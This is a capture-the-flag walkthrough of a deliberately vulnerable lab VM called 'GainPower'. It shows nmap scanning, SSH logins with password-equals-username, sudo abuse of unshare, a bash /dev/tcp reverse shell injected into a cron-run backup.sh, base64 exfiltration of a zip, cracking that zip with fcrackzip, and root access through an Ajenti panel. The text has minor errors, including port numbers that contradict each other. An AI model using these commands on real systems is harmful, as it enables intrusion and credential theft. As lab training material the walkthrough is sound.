

GainPower

IP-192.168.56.187
Walkthrough by Basil
Wattlecorp Cybersecurity Labs

Reconnaissance

Let's identify our target IP

```
Currently scanning: 192.168.143.0/16 | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 102

-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.56.100    08:00:27:8f:05:0b    1      42  PCS Systemtechnik GmbH
192.168.56.187    08:00:27:7c:b5:b6    1      60  PCS Systemtechnik GmbH
```

Now let's identify open ports, services, version etc using nmap tool
sudo nmap -A -p- 192.168.56.187

```
Applications Places System
File Edit View Search Terminal Help
Parrot Terminal


[~]-[baz@parrot]-[~/comp ctf walkthroughs/gainpower]
$ sudo nmap -A -p- 192.168.56.187
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-10 12:31 IST
Nmap scan report for 192.168.56.187
Host is up (0.00055s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 88:41:61:11:e1:1f:18:7d:d6:0c:38:29:25:79:16:2c (RSA)
|   256 18:c5:fd:ce:cd:2b:92:f8:d9:17:17:21:24:9d:67:df (ECDSA)
|   256 84:c5:14:e4:e9:33:21:41:6a:92:72:b9:a7:33:1a:ea (ED25519)
80/tcp    open  http      Apache httpd 2.4.6 ((CentOS))
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.6 (CentOS)
|_ http-title: Match shop | eCommers
8080/tcp   open  http      Ajenti http control panel
|_ http-title: Ajenti
MAC Address: 08:00:27:7C:B5:B6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X[4.X]
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.55 ms 192.168.56.187
```

We got a few open ports .
two ports are running in http
80,8000(http)

Enumeration

Let's go through the port 80



This didn't give us any hint or information we even tried checking source code and did directory scan using dirb but no luck.

I randomly tried ssh, and i got a banner with some info.

```

Applications  Places  System  Mon Aug 10, 12:34 PM
Parrot Terminal
File Edit View Search Terminal Help
[bar@parrot]-[/comp ctf walkthroughs/gainpower]
$ssh 192.168.56.187
The authenticity of host '192.168.56.187 (192.168.56.187)' can't be established.
ECDSA key fingerprint is SHA256:rizYwC43a36PE/xM0813grLjcmD394UgmPD6MhYsVvk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.187' (ECDSA) to the list of known hosts.
Hi !!! THIS MESSAGE IS ONLY VISIBLE IN OUR NETWORK :)

Gain Power

I HOPE EVERYONE KNOW THE JOINING ID CAUSE THAT IS YOUR USERNAME : ie : employee1 employee2 ... .. so on ;)
I already told the format of password of everyone in the yesterday's meeting.
Now i have configured everything. My request is to everyone to Complete assignments on time
btw one of my employee have sudo powers because he is my favourite
NOTE : "This message will automatically removed after 2 days"
        - BOSS

bar@192.168.56.187's password:
Permission denied, please try again.
bar@192.168.56.187's password:
Permission denied, please try again.
bar@192.168.56.187's password:

```

Exploitation

Great now from the banner we came to know that we have few employees and can be logged in with the same pass as user.

```
Applications Places System employee1@localhost:~
File Edit View Search Terminal Help

[~]-[baz@parrot]-[~/comp ctf walkthroughs/gainpower]
$ssh employee1@192.168.56.187
Hi !!! THIS MESSAGE IS ONLY VISIBLE IN OUR NETWORK :)

Gain Power

I HOPE EVERYONE KNOW THE JOINING ID CAUSE THAT IS YOUR USERNAME : ie : employee1 employee2 ... .. s
o on ;)

I already told the format of password of everyone in the yesterday's meeting.

Now i have configured everything. My request is to everyone to Complete assignments on time

btw one of my employee have sudo powers because he is my favourite

NOTE : "This message will automatically removed after 2 days"
- BOSS

employee1@192.168.56.187's password:
Last login: Mon May 18 08:59:41 2020
[employee1@localhost ~]$
```

We got into employee1. Password was the same as the username. We found a huge list of users as shown below. From the ssh banner, we know that one of the employees has sudo privileges. Let's use a script to find which one. We got into employee1. Password was the same as the username. We found a huge list of users as shown below.

```
Applications Places System employee1@localhost:/home
File Edit View Search Terminal Help

NOTE : "This message will automatically removed after 2 days"
- BOSS

employee1@192.168.56.187's password:
Last login: Mon May 18 08:59:41 2020
[employee1@localhost ~]$ id
uid=1000(employee1) gid=1000(employee1) groups=1000(employee1) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[employee1@localhost ~]$ ls
bills pendingwork
[employee1@localhost ~]$ cd /home
[employee1@localhost home]$ ls
coworker1 coworker25 coworker40 coworker6 employee20 employee36 employee51 employee67 employee82 employee98 helper23
coworker10 coworker26 coworker41 coworker7 employee21 employee37 employee52 employee68 employee83 employee99 helper24
coworker11 coworker27 coworker42 coworker8 employee22 employee38 employee53 employee69 employee84 helper1 helper25
coworker12 coworker28 coworker43 coworker9 employee23 employee39 employee54 employee70 employee85 helper10 helper26
coworker13 coworker29 coworker44 employee1 employee24 employee40 employee55 employee78 employee86 helper11 helper27
coworker14 coworker3 coworker45 employee10 employee25 employee48 employee56 employee71 employee87 helper12 helper3
coworker15 coworker38 coworker46 employee100 employee26 employee41 employee57 employee72 employee88 helper13 helper4
coworker16 coworker31 coworker47 employee11 employee27 employee42 employee58 employee73 employee89 helper14 helper5
coworker17 coworker32 coworker48 employee12 employee28 employee43 employee59 employee74 employee9 helper15 helper6
coworker18 coworker33 coworker49 employee13 employee29 employee44 employee60 employee75 employee98 helper16 helper7
coworker19 coworker34 coworker5 employee14 employee3 employee45 employee68 employee76 employee91 helper17 helper8
coworker2 coworker35 coworker58 employee15 employee30 employee46 employee61 employee77 employee92 helper18 helper9
coworker20 coworker36 coworker51 employee16 employee31 employee47 employee62 employee78 employee93 helper19 vanshal
coworker21 coworker37 coworker52 employee17 employee32 employee48 employee63 employee79 employee94 helper2
coworker22 coworker38 coworker53 employee18 employee33 employee49 employee64 employee8 employee95 helper28
coworker23 coworker39 coworker54 employee19 employee34 employee5 employee65 employee88 employee96 helper21
coworker24 coworker4 coworker55 employee2 employee35 employee50 employee66 employee81 employee97 helper22
[employee1@localhost home]$
```

We found employee64 had sudo privileges. let's login using the same passphrase as username employee64 Employee64 can run unshare as user programmer. We escalated to programmer pretty quickly.

```
Applications Places System [Icons] [K] Bass Tr... Agent - Mo... [c]f (-)com... [B]utbrssi... [D]erpf55in... [G]ainpower... [G]ainPowe... [G]ainpower... employee6... Mon Aug 10, 12:36 PM
employee64@localhost/home
File Edit View Search Terminal Help
[employee64@localhost home]$ sudo -l
Matching Defaults entries for employee64 on localhost:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE
KDIEDIR LS COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION
LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE
LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin


User employee64 may run the following commands on localhost:
(programmer) /usr/bin/unshare
[employee64@localhost home]$ sudo -u programmer /usr/bin/unshare
-bash-4.2$ id
uid=1182(programmer) gid=1184(prome) groups=1184(prome) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
-bash-4.2$
```

When we went thorough each directory we found there is a backup.sh executable which runs to vanshal user every few seconds. Let's inject a reverse shell to that backup.sh and grab a shell by netcat.

echo "bash -i >& /dev/tcp/192.168.56.1/4242 0>&1" > backup.sh

```
bash-4.2$ cd /media/programmer/scripts/
bash-4.2$ ls
backup.sh
bash-4.2$ ls -al
total 4
drwxr-xr-x. 2 programmer prome 23 May 18 06:36 .
drwxrwx---. 3 programmer prome 21 Aug 8 2019 ..
-rwxr-xr-x. 1 programmer prome 65 May 18 06:36 backup.sh
bash-4.2$ echo "bash -i >& /dev/tcp/192.168.56.1/4242 0>&1" > backup.sh
bash-4.2$
```

We got a shell from netcat.



The screenshot shows a Parrot OS desktop environment with a terminal window titled "Parrot Terminal". The terminal session is as follows:

```
[baz@parrot]-[~]  
$nc -lvnp 4242  
listening on [any] 4242 ...  
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.187] 38396  
bash: no job control in this shell  
[vanshal@localhost ~]$ ls  
ls  
local.txt  
secret.zip  
[vanshal@localhost ~]$
```

The terminal window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The desktop background is dark, and the top bar shows system icons and the date "Mon Aug 10, 12:41 PM".

we were into vanshal account.

```
[baz@parrot]-[~]
$nc -lvnp 4242
listening on [any] 4242 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.187] 38396
bash: no job control in this shell
[vanshal@localhost ~]$ ls
ls
local.txt
secret.zip
[vanshal@localhost ~]$ cat local.txt
cat local.txt

  GAIN POWER

You successfully owned the user of this box :-) Best of Luck for the root

flag: 5c2a29d7b95868da9e503502f301e8dd

Twitter : VanshalG
[vanshal@localhost ~]$ [ ]
```

We got the first user flag.

We found a zip file as well. Let's move it to our local machine first. For that, first we encode it to base64.

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help
[vanshal@localhost ~]$ clear
clear
TERM environment variable not set.
[vanshal@localhost ~]$ export TERM=xterm
export TERM=xterm
You have new mail in /var/mail/vanshal
[vanshal@localhost ~]$ clear
clear

[vanshal@localhost ~]$ ls
ls
local.txt
secret.zip
[vanshal@localhost ~]$ python -c 'print(__import__("base64").b64encode(open("secret.zip","rb").read()))'
ret.zip","rb").read()))'__t__("base64").b64encode(open("sec
UESDBBQACQAIIEZ/CE8bl3q88wAAAAEBAAPABwATXlwYXNzd29yZHMudHh0VVQJAAM7+Utd0/1LXXV4CwABBAAAAAEAAAAAPBAGjAMjKZhVp07KcMXCksRBGNPumnw1+WzmH0
A6WJi4NzTK2Bc+QF3o550B8LrH93KzHHBN2liC9qzC4WEvGaRPgz1neLzTunx5s3dWmVvxNQwVUAn79eNkgd+YB2qTrJKTeQGxRr/d93Lw/R9NG3ngkkV7V3Uvepfw85DUK6eHm
KRBE7LRQDunxTCvoMUyzToBvt1PNTThvRnRxn7D8jAlaqs/tu9ayBLdbgz7r4G1gdULP7PckBI9AgGpenq8ZjHESWo2a21FqrSTicv0PKZGTvBTNIng+v27QF19rj6JgYxgvv0TL
Vh8Cy8AzBTEo0JkNVBLBwgb13q88wAAAAEBAABQSwEChgMUAaKACABGfwhPG5d6vPMAAABAQAADwAYAAAAAABAAAApIEAAAAATXlwYXNzd29yZHMudHh0VVQJAAM7+UtdXgLA
AAEEAAAAAQAQAAAAUESFBgAAAAABAAEAVQAAAEwBAAAAA==
You have new mail in /var/mail/vanshal
[vanshal@localhost ~]$
```

we encoded the string to a txt file then to a zip file

```
[baz@parrot]--[~/comp ctf walkthroughs/gainpower]
$echo UEsDBBQACQAIIEZ/CE8bl3q88wAAAAEBAAPABwATXlwYXNzd29yZHMudHh0VVQJAAM7+Utd0/1LXXV4CwABBAAAAAEAAAAAPBAGjAMjKZhVp07KcMXCksRBGNPumnw1+WzmH0A6WJi4NzTK2Bc+QF3o550B8LrH93KzHHBN2liC9qzC4WEvGaRPgz1neLzTunx5s3dWmVvxNQwVUAn79eNkgd+YB2qTrJKTeQGxRr/d93Lw/R9NG3ngkkV7V3Uvepfw85DUK6eHmKRBE7LRQDunxTCvoMUyzToBvt1PNTThvRnRxn7D8jAlaqs/tu9ayBLdbgz7r4G1gdULP7PckBI9AgGpenq8ZjHESWo2a21FqrSTicv0PKZGTvBTNIng+v27QF19rj6JgYxgvv0TLVh8Cy8AzBTEo0JkNVBLBwgb13q88wAAAAEBAABQSwEChgMUAaKACABGfwhPG5d6vPMAAABAQAADwAYAAAAAABAAAApIEAAAAATXlwYXNzd29yZHMudHh0VVQJAAM7+UtdXgLA
$base64 -d zip.txt > secret.zip
$unzip secret.zip
Archive: secret.zip
[secret.zip] Mypasswords.txt password:
  skipping: Mypasswords.txt      incorrect password
```



Let's use fcrack to crack the protected zip file

```
[x]--[baz@parrot]--[~/comp ctf walkthroughs/gainpower]
$fcrcrackzip -u -D -p /usr/share/wordlists/rockyou.txt secret.zip

PASSWORD FOUND!!!!: pw == 81237900
[baz@parrot]--[~/comp ctf walkthroughs/gainpower]
$
```

Great we found the password and when unzipped we got another file which contained a password let's use it into the login of the page 8000

We googled for default credentials and found that default username is root.



once we were logged in click on terminal present at the side of dashboard and then click on new then you will get terminal logged directly to root.

We also found the root flag

id

cd /root

cat proof.txt

